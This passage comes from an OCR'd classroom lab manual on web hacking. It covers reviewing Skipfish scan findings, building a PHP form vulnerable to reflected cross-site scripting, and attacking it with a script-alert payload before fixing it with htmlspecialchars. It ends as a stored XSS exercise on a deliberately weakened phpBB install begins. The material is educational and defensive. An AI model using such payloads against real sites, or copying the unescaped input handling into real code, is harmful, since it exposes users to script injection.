


FIGURE 14: COMPLETED SKIPFISH SCAN

Now, you'll have to click on the button shown in the following screen to open Iceweasel, the Browser on Kali Linux:




FIGURE 15: ICEWEASEL BUTTON

Once you have opened Iceweasel, you should see a window like this:

FIGURE 16: ICEWEASEL HOME SCREEN

Now, you need to click on File at the top tool menu, and click Open.

At the open file window, click on root. Find the folder named “202” and double click on it. Find the file named “index.html” and double click on it. It should bring up the file in the browser window and should look something like the image on the next page:[17]

[17] "How to Create a User with a Blank Password in Ubuntu." *Jfriendly*. N.p., n.d. Web. 28 Jan. 2015. <http://www.jfriendly.net/other-interest/ubuntulinux/57-how-to-create-a-user-with-a-blank-password-in-ubuntu>.

FIGURE 17: SKIPFISH RESULTS SCREEN

You will likely have different IP addresses displayed depending on what your Ubuntu server's IP is. Don't worry about that.

When you scroll down, you see the Document Type Overview section. Click on the different categories and you will be able to see the directory structure of the given website

When you scroll down, you also see a list of Issues. These issues tell you about various potential vulnerabilities available on this given web page.

In our case, we have a number of issues, which include file inclusions, "interesting server messages", and hidden files/directories. Click on Directory traversal/file inclusion possible and you'll see something interesting.

FIGURE 18: FILE INCLUSION DETAILS

Later in the VWSIM, you will do an exercise called Remote File Inclusion and Command Execution. For now, you've already discovered the vulnerability that will allow you to run the Remote File Inclusion exploit.

You have now completed the active reconnaissance lesson. You are now ready to begin exploiting the web server now that you understand more information about your target and the vulnerabilities available.

Cross Site Scripting (XSS) Lesson

Lesson Focus

Lesson focuses on cross-site scripting, which constitutes a very basic form of introduction to computer hacking. This lesson will start as a foundation for building upon the student's ability to develop web hacking techniques. This lesson will bring a better understanding to the student on what a very basic form of web hacking looks and feels like.

Lesson Synopsis

This lesson starts with an introduction to networking and the history of computer hacking. This lesson provides guidelines to the teacher and the student on how to set up, understand, and then exploit a cross-site scripting attack. It will teach the teacher how to install and set up the virtual environment necessary for conducting the lesson and walk the student through utilizing the virtual environment to perform the simple attack.

Objectives

1. Learn about network infrastructure.
2. Learn about history of computer hacking.
3. Learn about cross-site scripting and some historical examples demonstrating it.
4. Learn how to set up HTML form page.
5. Learn how to set up PHP page for form.
6. Learn how to construct XSS attack.
7. Learn a quick defense.

Lesson Activities

Students learn a very basic introduction to networking and computer hacking. This lesson plan allows the student to set up and demonstrate a very basic form of cross-site scripting to be used as a building block for more in depth lessons in the future.

Internet Connections


1. Wikipedia-http://en.wikipedia.org/wiki/Computer_network
2. Wikipedia-http://en.wikipedia.org/wiki/Timeline_of_computer_security_hacker_history
3. OWASP-https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

Credits

Lesson developed by Justin Myszka, using Roshan Issac, IEEE Kerala Section Student Member's guide as a template.

Writing HTML form page

Step 1: Open Ubuntu virtual machine in VMplayer.



Step 2: Open a terminal session and navigate to html directory using command

- `cd /var/www/html`


Step 3: Create file xss.html by using command

- `sudo touch xss.html`
- enter password – capstone

Step 4: Open file xss.html by using command

- `sudo nano xss.html`

Step 5: Write the HTML code shown in the image below:




Step 6: Save the code by

- Press CTRL + X
- Type Y, hit ENTER
- Hit ENTER

Step 7: After saving the code to the file navigate to page by

- Open FIREFOX on UBUNTU machine
- Type in HTTP:// IP ADDRESS (of ubuntu machine) + /xss.html into address bar

Step 8: Your page should look like this:



Writing PHP page


Step 9: Now go back to terminal session and enter code to create PHP file:

- Create welcome.php by entering command:
  - `sudo touch welcome.php`

Step 10: Open welcome.php using command:

- `sudo nano welcome.php`

Step 11: Write the PHP code shown in the image below:




Step 12: Save the code by

- Press CTRL + X
- Type “Y” hit ENTER
- Hit ENTER


Writing XSS attack

Step 13: After saving the code navigate to the xss.html page

- Type in `<script>alert(“Hello”)</script>` into name field
- Type in `<script>alert(“Hello”)</script>` into the email field
- Hit Send It button
- Page should look like this:



Step 14: After hitting submit page should look like this:



Step 15: YOU HAVE COMPLETED THE ATTACK!


WRITING XSS DEFENSE

Step 16: Open PHP page

- `cd var/www/html`
- `nano welcome.php`

Step 17: Write in file

- add `htmlspecialchars` to php code for echo post
- example below:



- By adding the htmlspecialchars statement to the php page the code will now scrub the input into the form entry so that any special characters (i.e. javascript) will not be translated as a programming language but as plain text

Step 17: Observe Changes

- save file (CTRL + X, enter, enter)
- open firefox and reload pages
- re-enter javascript alert into form and hit submit
- no alert should be executed

YOU HAVE SECURED THE ENTRY!!

- **This is not an all encompassing defense but is one way to scrub input into the forum, there are more defense in-depth techniques that will be explored later.**

XSS Stored Attack

Modifying PHPBB Forum Page

Step 1: Open Ubuntu virtual machine in VMplayer

Step 2: Open a Firefox window and navigate to

- http://127.0.0.1/phpBB3

Step 3: Login in as root


- Username = root

- Password = capstone

Step 4: Go to the Administration Control Panel (Link at bottom of page)

- Login in as root (same password)

Step 5: Edit the security settings as shown below:




Step 6: After editing the settings navigate back to the board forum

Step 7: Open your Kali Linux VM

- Open FIREFOX and navigate to http:// IP ADDRESS (of ubuntu machine) + /phpBB3

Step 8: Create a new Attacker user on your forum (example below):

- Username = attacker
- Email = attacker@attacker.com
- Password = capstone



Editing PHP page

Step 9: Now go back to terminal session in Ubuntu machine:

- Navigate to htdocs:
  - cd /opt/lampp/htdocs
- Open xss.php
  - sudo nano xss.php

Step 10: Change the POST method for usermail to GET (shown below):


- After writing it save file
  - Ctrl + X
  - Enter
  - Enter

Writing the Attack

Step 11: Go back to the Kali Linux VM:

